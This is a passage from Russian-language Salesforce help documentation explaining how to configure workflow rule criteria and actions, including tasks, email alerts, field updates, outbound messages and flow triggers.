 **Прим.:** Зависимые от времени действия не могут быть добавлены в правило.

создано и изменено для дальнейшего соответствия критериям.

(По умолчанию) Критерии правила оцениваются при каждом создании или обновлении записи.

- Правило выполняется при выполнении критериев во время создания записи.
- Правило выполняется при выполнении критериев во время обновления записи.

Данный критерий обеспечивает многократное выполнение правила для отдельной записи, но доступен только в том случае, если изменения записи относятся к критерию правила.

Например, если вероятность возможности превышает 50%, то запись возможности соответствует критерию правила. При создании возможности, вероятность которой составляет 75%, система выполняет

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- «Настройка приложения»

Оценить правило, если запись: **Описание**

---

соответствующее бизнес-правило. Если вероятность возможности понижается до 25%, то редактирование записи не инициирует выполнение правила. Если вероятность возможности, пониженная до 25%, повышается до 75%, то редактирование записи инициирует выполнение правила. Таким образом, запись вновь соответствует заданному критерию, поэтому ее последнее редактирование инициирует выполнение правила.

---

## 7. Введите критерии правила.

- Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила. Например, задайте фильтр «Возможность: "Стоимость" больше "5 000"», чтобы возможности со стоимостью более 5 000 долларов США инициировали выполнение правила. Если организация поддерживает несколько языков, введите значения фильтра на выбранном вами языке. Разрешается добавить не более 25 критериев фильтрации (каждый длиной не более 255 символов).
- Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.

Ниже приведены примеры полезных формул.

- Если количество занятых позиций равно общему количеству позиций, выберите значение «Заполнено» в поле «Статус задания».
- Если расходы на посещение офиса клиента составляют 35 рублей за километр и превышают заданное ограничение, равное 1 000 рублей, то поле «Требуется утверждение» автоматически заполняется значением «Обязательно».
- Если стоимость возможности по ежемесячной подписке превышает 10 000 рублей, создайте задачу для ответственного за возможность, заключающуюся в проверке возможности через 60 дней после ее закрытия.

Переменная \$Label не поддерживается формулами бизнес-правил. Кроме того, некоторые функции недоступны в формулах бизнес-правил.



**Совет:** Формулы бизнес-правил позволяют использовать поля слияния в объектах, между которыми установлена прямая связь.

## 8. Нажмите кнопку «Сохранить и продолжить».

СМ. ТАКЖЕ:

[Рекомендации по использованию бизнес-правил](#)

## Добавление автоматизированных действий в бизнес-правило

После назначения критериев для бизнес-правила назначьте действие, которое следует выполнить в случае соответствия критериям.

### [Добавление немедленных действий в бизнес-правило](#)

**Немедленные действия** в соответствии со своим названием выполняются сразу после того, как завершается оценка записи при помощи бизнес-правила.

### [Добавление дополнительного действия в бизнес-правило](#)

**Действия, зависящие от времени**, выполняются в назначенное время, например за 10 дней до даты закрытия записи. Когда наступает указанное время, бизнес-правило выполняет переоценку записи, чтобы убедиться, что оно все еще соответствует критериям правила. Если запись соответствует этим критериям, бизнес-правило выполняет следующие действия.

### [Действия задачи](#)

Действия задачи определяют сведения о назначении, которое предоставлено конкретному пользователю автоматизированным процессом. Действия задачи — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

### [Действия электронного предупреждения](#)

Электронные предупреждения — это сообщения электронной почты, формируемые автоматически и отправляемые назначенным получателям. Электронные предупреждения содержат стандартный текст и список получателей сообщения электронной почты. Электронные предупреждения — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

### [Действия по обновлению полей](#)

Действия по обновлению полей позволяют автоматически обновлять значения полей. Обновление поля — это действие, связанное с бизнес-правилами, процессами утверждения или процессами права.

### [Действия с исходящими сообщениями](#)

Исходящее сообщение — это действие бизнес-правил, утверждений или контрольных точек, которое отправляет указанные сведения указанной конечной точке (например, внешней службе). Параметры исходящих сообщений могут быть заданы в меню настройки Salesforce. Затем рекомендуем настроить внешнюю конечную точку. Получатель сообщений может быть создан посредством SOAP API. Исходящие сообщения — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

### [Определение триггера потока для бизнес-правила \(пробная версия\)](#)

Для запуска потока посредством бизнес-правила требуется создать триггер потока. Триггеры потока позволяют автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством бизнес-правил, без создания специального кода. Например, при наличии потока, выполняющего поиск и назначение соответствующего права для обращения, пользователь может создать триггер потока для запуска потока при каждом создании обращения. Таким образом, всем новым обращениям будет автоматически назначаться стандартное право.

СМ. ТАКЖЕ:

[Определение пользователя бизнес-правил по умолчанию для организации](#)

[Установка критериев для бизнес-правила](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
бизнес-правил и действий:

- «Настройка приложения»

## Добавление немедленных действий в бизнес-правило

**Немедленные действия** в соответствии со своим названием выполняются сразу после того, как завершается оценка записи при помощи бизнес-правила.

1. Откройте бизнес-правило.
2. В разделе немедленных действий для бизнес-правил нажмите кнопку **Добавить действие бизнес-правила**.
3. Выберите один из параметров, необходимый для создания нового действия или выберите существующий.

Дополнительные сведения по каждому типу см. в разделе [Бизнес-правила](#) на странице 4783.

СМ. ТАКЖЕ:

[Добавление автоматизированных действий в бизнес-правило](#)

## Добавление дополнительного действия в бизнес-правило

**Действия, зависящие от времени**, выполняются в назначенное время, например за 10 дней до даты закрытия записи. Когда наступает указанное время, бизнес-правило выполняет переоценку записи, чтобы убедиться, что оно все еще соответствует критериям правила. Если запись соответствует этим критериям, бизнес-правило выполняет следующие действия.

Зависимые от времени действия и триггеры времени считаются сложными функциями. Пока вы работаете с действиями, зависящими от времени и триггеров, помните о следующих [рекомендациях](#).

При планировании настройки бизнес-правил, содержащих зависящие от времени действия, укажите пользователя бизнес-правил по умолчанию. Если пользователь, инициировавший выполнение правила, больше неактивен, то система Salesforce связывает бизнес-правило с пользователем по умолчанию.

1. Откройте бизнес-правило.
2. В разделе «Зависимые от времени действия бизнес-правил» нажмите кнопку **Добавить триггер времени**.



**Прим.:** Если справедливы следующие условия, добавление триггера времени будет невозможно.

- Если используется критерий оценки «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».
- Если правило активировано.
- Если правило деактивировано, но содержит [отложенные действия](#) в очереди бизнес-правил.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
бизнес-правил и действий:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
бизнес-правил и действий:

- «Настройка приложения»



3. Укажите количество дней или часов до или после даты, связанной с записью (например, даты создания или изменения записи).

Если данное время приходится на период выполнения бизнес-правила, то триггер времени инициирует выполнение действия бизнес-правила.

4. Сохраните свой временной триггер.
5. В разделе созданного временного триггера нажмите кнопку **Добавить действие бизнес-правила**.
6. Выберите один из параметров, необходимый для создания нового действия или выберите существующий.
7. Нажмите кнопку **«Готово»**.

СМ. ТАКЖЕ:



[Добавление автоматизированных действий в бизнес-правило](#)

[Рекомендации по зависимым от времени действиям и триггерам времени](#)

### Действия задачи

Действия задачи определяют сведения о назначении, которое предоставлено конкретному пользователю автоматизированным процессом. Действия задачи — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

В меню «Настройка» введите строку «Задачи» в поле «Быстрый поиск» и выберите пункт **«Задачи»**. Затем настройте задачу с помощью следующих параметров.

| Поле      | Описание  |
|-----------|---|
| Объект    | <p>Выберите объект для задачи. Помните, что задачи могут быть связаны только с бизнес-правилами или процессами утверждения для того же типа объекта. Выберите объект, отслеживающий действия.</p> <p> <b>Прим.:</b> Задачи недоступны для типов статей.</p>  |
| Назначено | <p>Выберите назначенного для задачи. В зависимости от типа выбранной записи, назначенным может быть пользователь, роль, ответственный за запись, автор записи или роль в группе, работающей с возможностями или организациями.</p> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• Если задача назначена ответственному за запись, а ответственность за интерес или обращение назначена очереди, то задача назначается пользователю, инициировавшему выполнение правила.</li> <li>• При переводе темы система Salesforce создает задачу на языке назначенного пользователя. При установленном флажке задачи «Уведомить назначенного» система Salesforce отправляет сообщение эл. почты на языке назначенного. Однако, если переведено только поле комментариев, то система Salesforce создает задачу и отправляет сообщение эл. почты на языке пользователя, инициировавшего выполнение данной задачи.</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле           | Описание   |
|----------------|--|
|                | <ul style="list-style-type: none"> <li>Если настраиваемый объект связан со стандартным объектом посредством взаимосвязи «Основная — подробная», то ответственный за запись настраиваемого объекта автоматически назначается ответственным за основную запись стандартного объекта. Например, если настраиваемый объект «Расходы» связан со стандартным объектом «Организации» посредством взаимосвязи «Основная — подробная», то ответственный за каждую запись объекта «Расходы» назначается ответственным за организацию для объекта «Расходы».</li> <li>Если задача бизнес-правила назначена роли, которой задано несколько пользователей, то эта задача назначается ответственному за запись, независимо от его роли. Рекомендуем избегать назначения задач ролям, заданным нескольким пользователям. При назначении задач ролям, заданным только одному пользователю, пользователь может быть изменен без изменения бизнес-правила.</li> <li>Если преобразование интересующегося клиента выполняется пользователем, который не является ответственным за интерес, то все задачи бизнес-правила, связанные с интересующимся клиентом и назначенные данному пользователю, кроме электронных предупреждений, переназначаются ответственному за интересующегося клиента. Задачи бизнес-правила, назначенные пользователям, которые не являются ответственными за интересующихся клиентов и их преобразование, не меняются.</li> </ul> |
| Тема           | Введите тему задачи.   |
| Уникальное имя | <p>Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Одно уникальное имя может быть задано нескольким действиям одного типа, при условии что вы используете разные объекты.</p> <p>Поле «<b>Уникальное имя</b>» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p>  |
| Крайний срок   | <p>Выберите крайний срок для задачи. Крайний срок отображается в часовом поясе назначенного.</p> <p>Если параметру задачи «<b>Крайний срок</b>» задано значение «Дата триггера правила», то триггеры времени и крайние сроки задачи бизнес-правила зависят от времени выполнения действия для триггера времени бизнес-правила. Например, если крайнему сроку задачи задано значение «Дата триггера правила плюс 10 дней», а триггер времени выполняется 1 января, то система Salesforce устанавливает крайний срок задачи на 11 января.</p>  |
| Статус         | Выберите статус задачи.  |
| Приоритет      | Выберите приоритет задачи.   |
| Комментарии    | Введите комментарии для задачи.  |

Все задачи содержат поле «**Создано**». Данное поле задачи содержит имя пользователя, сохранившего запись, инициировавшую выполнение правила назначения задачи.

Задачи не запускают выполнение бизнес-правил на основе задач, если они созданы автоматически, например нажатием кнопки «Отправить сообщение эл. почты» или при использовании поля адреса эл. почты Email to Salesforce «BCC:» (скрытая копия).

### Действия электронного предупреждения

Электронные предупреждения — это сообщения электронной почты, формируемые автоматически и отправляемые назначенным получателям. Электронные предупреждения содержат стандартный текст и список получателей сообщения электронной почты.

Электронные предупреждения — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

В меню «Настройка» введите строку «*Электронные предупреждения*» в поле «Быстрый поиск» и выберите пункт «**Электронные предупреждения**». Затем настройте электронное предупреждение с помощью следующих параметров.


| Поле             | Описание   |
|------------------|--|
| Описание         | Введите описание.  |
| Уникальное имя   | Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Одно уникальное имя может быть задано нескольким действиям одного типа при условии использования разных объектов. Поле « <b>Уникальное имя</b> » может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Объект           | Если доступно, выберите нужный объект для данного электронного предупреждения.<br><br>Данный объект используется системой Salesforce при создании значений полей слияния для шаблонов эл. почты с помощью бизнес-правил и процессов утверждения. Кроме того, получатели данного электронного предупреждения могут быть определены посредством полей поиска контактов и пользователей, соответствующих данному объекту. Например, лицо, подписавшее контракт, может быть определено в качестве получателя при выборе объекта «Контракт». Если новое электронное предупреждение связано с процессом утверждения или бизнес-правилом для определенного объекта, то объект доступен только для чтения. |
| Шаблон эл. почты | Выберите шаблон эл. почты. Поля слияния утверждения (кроме <code>{!ApprovalRequest.Comments}</code> ) по имени <code>{!ApprovalRequest.имя_поля}</code> в шаблонах эл. почты возвращают значения только при использовании в сообщениях эл. почты о назначении утверждения и электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение null. Поле слияния  |

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                            | Описание  |
|---------------------------------|---|
|                                 | <p><code>{ !ApprovalRequest.Comments }</code> возвращает только последний введенный комментарий в сообщениях эл. почты для этапа утверждения, предполагающего единогласное утверждение несколькими ответственными.</p> <p>Если доступно, установите флажок <b>«Защищенный компонент»</b>, чтобы отметить предупреждение, являющееся частью пакета со статусом «Управляемый — выпущенный», в качестве защищенного.</p>   |
| Тип получателя                  | Выберите получателей данного электронного предупреждения. В зависимости от заданных параметров организации и выбранного объекта, некоторые элементы данного списка могут быть недоступны.   |
| Получатели                      | <p>Выберите получателей данного электронного предупреждения в списке <b>«Доступные получатели»</b> и нажмите кнопку <b>«Добавить»</b>.</p> <p>При изменении объекта после выбора получателей система Salesforce очищает список <b>«Выбранные получатели»</b>.</p> <p>Если получатель сообщения эл. почты несет ответственность за запись и является очередью, то очереди отправляется электронное предупреждение. Если очередь поддерживает отправку сообщений эл. почты всем своим участникам, то уведомление также отправляется участникам очереди. Если адрес эл. почты очереди не указан, то уведомление отправляется только участникам очереди.</p>  |
| Дополнительные адреса эл. почты | Введите не более пяти дополнительных адресов эл. почты.   |
| Адрес эл. почты отправителя     | <p>Введите пользователя бизнес-правил по умолчанию или предварительно настроенный и проверенный единый адрес. В этом поле можно указать стандартный адрес эл. почты организации (например, support@company.com) вместо стандартного поля <b>«От»</b>, содержащего адрес эл. почты пользователя, обновившего запись.</p> <p>Параметр <b>«Выберите данный адрес в качестве стандартного адреса эл. почты отправителя для электронных предупреждений данного объекта»</b> заменяет <b>«Адрес эл. почты отправителя»</b> во всех электронных предупреждениях, связанных с данным объектом. Чтобы использовать другое значение поля <b>«Адрес эл. почты отправителя»</b>, задайте соответствующие настройки для отдельных электронных предупреждений. Если электронное предупреждение устанавливается с использованием управляемого или неуправляемого пакета, параметр <b>«Адрес эл. почты отправителя»</b> в электронном предупреждении бизнес-правила заменяется адресом эл. почты текущего пользователя. Параметр <b>«Адрес эл. почты отправителя»</b> не меняется в случае использования других типов развертывания, таких как Metadata API или наборы изменений.</p> |

 **Прим.:** Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме бесплатных организаций Developer Edition и пробных организаций, ежедневное ограничение которых составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000. Данное ограничение

применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

СМ. ТАКЖЕ:

[Ежедневное ограничение для электронных предупреждений](#)

### Действия по обновлению полей

Действия по обновлению полей позволяют автоматически обновлять значения полей. Обновление поля — это действие, связанное с бизнес-правилами, процессами утверждения или процессами права.

В разделе «Настройка» введите строку «*Обновления полей*» в поле «Обновление» и выберите пункт «**Обновления полей**». Затем используйте следующие параметры для настройки обновления поля.

| Поле   | Описание  |
|--|---|
| Имя  | Введите имя для данного обновления поля.  |
| Уникальное имя                                 | Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Вы можете использовать обновления полей одного и того же типа с одинаковым уникальным именем при условии, что они определены для разных объектов. Поле <b>Уникальное имя</b> может содержать только символы нижнего подчеркивания и буквенно-цифровые символы. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание                                       | Введите описание для данного обновления поля.   |
| Объект   | Выберите объект, поле которого необходимо обновить.   |
| Поле для обновления                            | Выберите поле для обновления. Поля отображаются только для выбранного объекта. Вы можете выбрать поле для связанного объекта, который находится во взаимосвязи «основной-подробный». Вы можете использовать обновления полей для зашифрованных настраиваемых полей, однако зашифрованные поля будут недоступны в редакторе формул.  |
| Переоценка бизнес-правила после изменения поля | Выберите этот пункт, если требуется, чтобы для бизнес-правила для этого объекта была выполнена переоценка после обновления значения поля. При выборе этого параметра Salesforce выполнит переоценку всех бизнес-правил для этого объекта в случае, если после обновления значения поля это значение изменится, что приведет к запуску любых бизнес-правил, критериям которых будет соответствовать обновленное значение. Дополнительную информацию см. в разделе « <a href="#">Обновления</a> ».  |

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience II  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition II**  
**Developer Edition.**

| Поле                        | Описание  |
|-----------------------------|---|
|                             | <a href="#">полей, выполняющие повторную оценку бизнес-правил</a> на странице 4811.   |
| Укажите новое значение поля | Значение, которым должно обновляться поле. Доступные варианты определяются типом обновляемого поля. Дополнительные сведения см. в разделе <a href="#">Параметры значения для действий обновления поля</a> на странице 4794. |

#### [Параметры значений для действий обновления полей](#)

При создании действия обновления полей укажите, каким должно быть новое значение поля.

СМ. ТАКЖЕ:

[Параметры значений для действий обновления полей](#)

[Обновления полей кросс-объекта](#)

[Обновления полей, выполняющие повторную оценку бизнес-правил](#)

[Рекомендации по обновлениям полей](#)

#### Параметры значений для действий обновления полей

При создании действия обновления полей укажите, каким должно быть новое значение поля.

Доступные варианты обновления полей определяются типом обновляемого поля.

- Установите переключатель **«Специальное значение»** и введите нужное значение.
- Чтобы разрешить системе Salesforce удаление любого текущего значения и пропуск поля, установите переключатель **«Пустое значение (ноль)»**. Данный параметр недоступен для обязательных полей, флажков и некоторых других типов полей.
- Выберите пользователя, которому должна быть назначена ответственность за запись. При необходимости выберите очередь для записей обращений, интересов или настраиваемых объектов. Чтобы отправить сообщение эл. почты новому ответственному за запись, установите флажок «Уведомить назначенного» (данный параметр недоступен при наличии флажка «Разрешить пользователям контроль над уведомлениями о назначении задач»).
- При использовании флажков выберите значение «Истина» для установки флажка и значение «Ложь» для снятия флажка.
- При использовании раскрывающихся списков выберите специальное значение из раскрывающегося списка или выберите значение выше или ниже текущего значения на основе порядка сортировки, заданного в определении раскрывающегося списка. При сортировке значений по алфавиту вышестоящие или нижестоящие значения могут различаться для пользователей других языков.
- Чтобы вычислить значение на основе выражения, полей слияния или других значений, установите переключатель **«Использовать формулу для определения нового значения»**. Дополнительные сведения об использовании формул в Salesforce см. в разделе [Формулы](#) на странице 4615.

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Действия с исходящими сообщениями

Исходящее сообщение — это действие бизнес-правил, утверждений или контрольных точек, которое отправляет указанные сведения указанной конечной точке (например, внешней службе). Параметры исходящих сообщений могут быть заданы в меню настройки Salesforce. Затем рекомендуем настроить внешнюю конечную точку. Получатель сообщений может быть создан посредством SOAP API. Исходящие сообщения — это действия, связанные с бизнес-правилами, процессами утверждения или процессами права.

В разделе «Настройка» введите «Исходящие сообщения» в поле «Быстрый поиск» и выберите пункт «Исходящие сообщения». Затем используйте следующие параметры для настройки исходящего сообщения.

| Поле                          | Описание  |
|-------------------------------|---|
| Объект                        | Выберите объект, содержащий информацию, которая должна быть добавлена в исходящее сообщение.  |
| Имя                           | Введите имя для данного исходящего сообщения.   |
| Уникальное имя                | Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Уникальность требуется только для выбранного типа объекта. Допускается использование исходящих сообщений с одним и тем же уникальным именем при условии, что они заданы для различных объектов.<br><br>Поле «Уникальное имя» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание                      | Введите описание для данного исходящего сообщения.  |
| URL-адрес конечной точки      | Введите URL-адрес конечной точки для получателя сообщения. Система Salesforce отправляет сообщение SOAP на данную конечную точку.   |
| Пользователь для отправки как | Выберите пользователя Salesforce, который должен использоваться при отправке сообщения. Выбранный пользователь определяет доступность данных для сообщения, отправленного на конечную точку.  |
| Код сеанса отправки           | Чтобы добавить код сеанса Salesforce в исходящее сообщение, установите флажок «Код сеанса отправки». Чтобы выполнять вызовы API без ввода имени пользователя и пароля, добавьте код сеанса в сообщение. Настоятельно рекомендуем отправлять имя пользователя и пароль только посредством зашифрованного сообщения (особенно при использовании производственной среды). Отправка незашифрованных сообщений небезопасна.  |
| Приоритет                     | Выберите приоритет для исходящего сообщения.  |

## ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Поле                          | Описание  |
|-------------------------------|---|
| Поля организации для отправки | Выберите поля для добавления в исходящее сообщение и нажмите кнопку «Добавить». |

Если URL конечной точки использует клиентский сертификат, см. [Импортирование клиентского сертификата для URL конечной точки](#) на странице 4811.

#### [Уведомления об исходящих сообщениях](#)

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса. Неотправленные сообщения удаляются из связанного списка неотправленных исходящих сообщений через семь дней. При необходимости удалите данные сообщения самостоятельно или отправьте запрос на повторную доставку.

#### [Отслеживание статуса доставки исходящего сообщения](#)

Чтобы отслеживать статус доставки исходящих сообщений, введите строку «*Исходящие сообщения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Исходящие сообщения**».

#### [Импорт клиентского сертификата для URL конечной точки](#)

Если URL конечной точки вашего исходящего сообщения использует клиентский сертификат, импортируйте его, чтобы запустить исходящее сообщение в действие.

СМ. ТАКЖЕ:

[Отслеживание статуса доставки исходящего сообщения](#)

[Рекомендации по использованию исходящих сообщений](#)

[Руководство разработчика SOAP API](#)

[Рекомендации по использованию исходящих сообщений](#)

#### Уведомления об исходящих сообщениях

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса. Неотправленные сообщения удаляются из связанного списка неотправленных исходящих сообщений через семь дней. При необходимости удалите данные сообщения самостоятельно или отправьте запрос на повторную доставку.



**Прим.:** Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

#### [Создание уведомления об исходящих сообщениях](#)

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса.

#### [Просмотр запроса на уведомления об исходящих сообщениях](#)

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### Создание уведомления об исходящих сообщениях

Запрос на уведомление, содержащее все исходящие сообщения, которые не были отправлены в течение последних суток, может охватывать не более пяти пользователей. Новые уведомления отправляются каждые 24 часа до отмены запроса.

1. Введите строку «*Уведомления об исходящих сообщениях*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Уведомления об исходящих сообщениях**».
2. Нажмите кнопку «Создать».
3. Введите полное имя пользователя или щелкните значок для выбора имени из списка.
4. Сохраните запрос.

 **Прим.:** Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

### Просмотр запроса на уведомления об исходящих сообщениях

Со страницы с описанием запроса на уведомления об исходящих сообщениях.

- Чтобы изменить имя пользователя для запроса на уведомление, нажмите кнопку «**Правка**». Данное действие выполняется быстрее, чем удаление и последующее создание запроса.
- Чтобы удалить запрос на уведомление, нажмите кнопку «**Удалить**».
- Чтобы клонировать запрос на уведомление, нажмите кнопку «**Клонировать**».

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать уведомление об исходящих сообщениях, следуйте приведенным ниже инструкциям.

- «Изменение всех данных»

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования запроса на уведомления об исходящих сообщениях:


- «Изменение всех данных»

### Отслеживание статуса доставки исходящего сообщения

Чтобы отслеживать статус доставки исходящих сообщений, введите строку «Исходящие сообщения» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Исходящие сообщения».

- «Неотправленные исходящие сообщения» — это сообщения, ожидающие доставки.
- «Самые давние неотправленные сообщения в очереди» — это недоставленные сообщения, которые будут удалены по истечении 24 часов.
- «Неотправленные исходящие сообщения» — это сообщения, которые не удалось доставить и которые были отменены. Сообщения отображаются только при наличии флажка «Добавить неотправленные сообщения в связанный список неотправленных исходящих сообщений», установленного при их создании. Данный связанный список отображается только после включения его поддержки.

Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть действие, инициировавшее исходящее сообщение, щелкните нужный код действия бизнес-правила или процесса утверждения.
  - Чтобы изменить дату в поле «Следующая попытка» на текущую, нажмите кнопку «Повторить». Данное действие инициирует незамедлительную повторную доставку сообщения. При нажатии кнопки «Повторить» в связанном списке «Неотправленные исходящие сообщения» исходящее сообщение перемещается в связанный список «Следующие элементы для доставки» и повторно обрабатывается в течение следующих 24 часов.
  - Чтобы безвозвратно удалить исходящее сообщение из очереди, щелкните ссылку «Удал.».
-  **Прим.:** Если данные параметры не отображаются, то организация не поддерживает исходящие сообщения. Чтобы включить поддержку исходящих сообщений, обратитесь в компанию Salesforce.

### Импорт клиентского сертификата для URL конечной точки

Если URL конечной точки вашего исходящего сообщения использует клиентский сертификат, импортируйте его, чтобы запустить исходящее сообщение в действие.

1. Введите строку «API» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «API».
2. Щелкните ссылку «Создать сертификат клиента».
3. Сохраните сертификат в соответствующую область.
4. Импортируйте загруженный сертификат на сервер приложений и настройте данный сервер для проверки сертификата клиента.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

Бизнес-правила и  
утверждения доступны за  
дополнительную плату в  
версиях: **Professional  
Edition.**

Утверждения и действия  
контрольных точек  
недоступны в версиях:  
**Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания  
исходящих сообщений:

- «Изменение всех данных»

## Определение триггера потока для бизнес-правила (пробная версия)

Для запуска потока посредством бизнес-правила требуется создать триггер потока. Триггеры потока позволяют автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством бизнес-правил, без создания специального кода. Например, при наличии потока, выполняющего поиск и назначение соответствующего права для обращения, пользователь может создать триггер потока для запуска потока при каждом создании обращения. Таким образом, всем новым обращениям будет автоматически назначаться стандартное право.

 **Прим.:** Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

Чтобы начать использовать триггеры потока, введите строку «*Триггеры потока*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Триггеры потока**» .  
Перед началом работы:

- Создайте и активируйте автоматически запущенный поток, запускаемый данным действием бизнес-правила.
- Создайте бизнес-правило для добавления данного действия бизнес-правила.
- Просмотрите особый алгоритм и ограничения для триггеров потока. См. раздел «[Рекомендации по триггерам потока \(пробная версия\)](#)» на странице 4817.

Чтобы создать триггер потока, выполните указанные ниже действия.

1. Введите строку «*Триггеры потока*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Триггеры потока**».
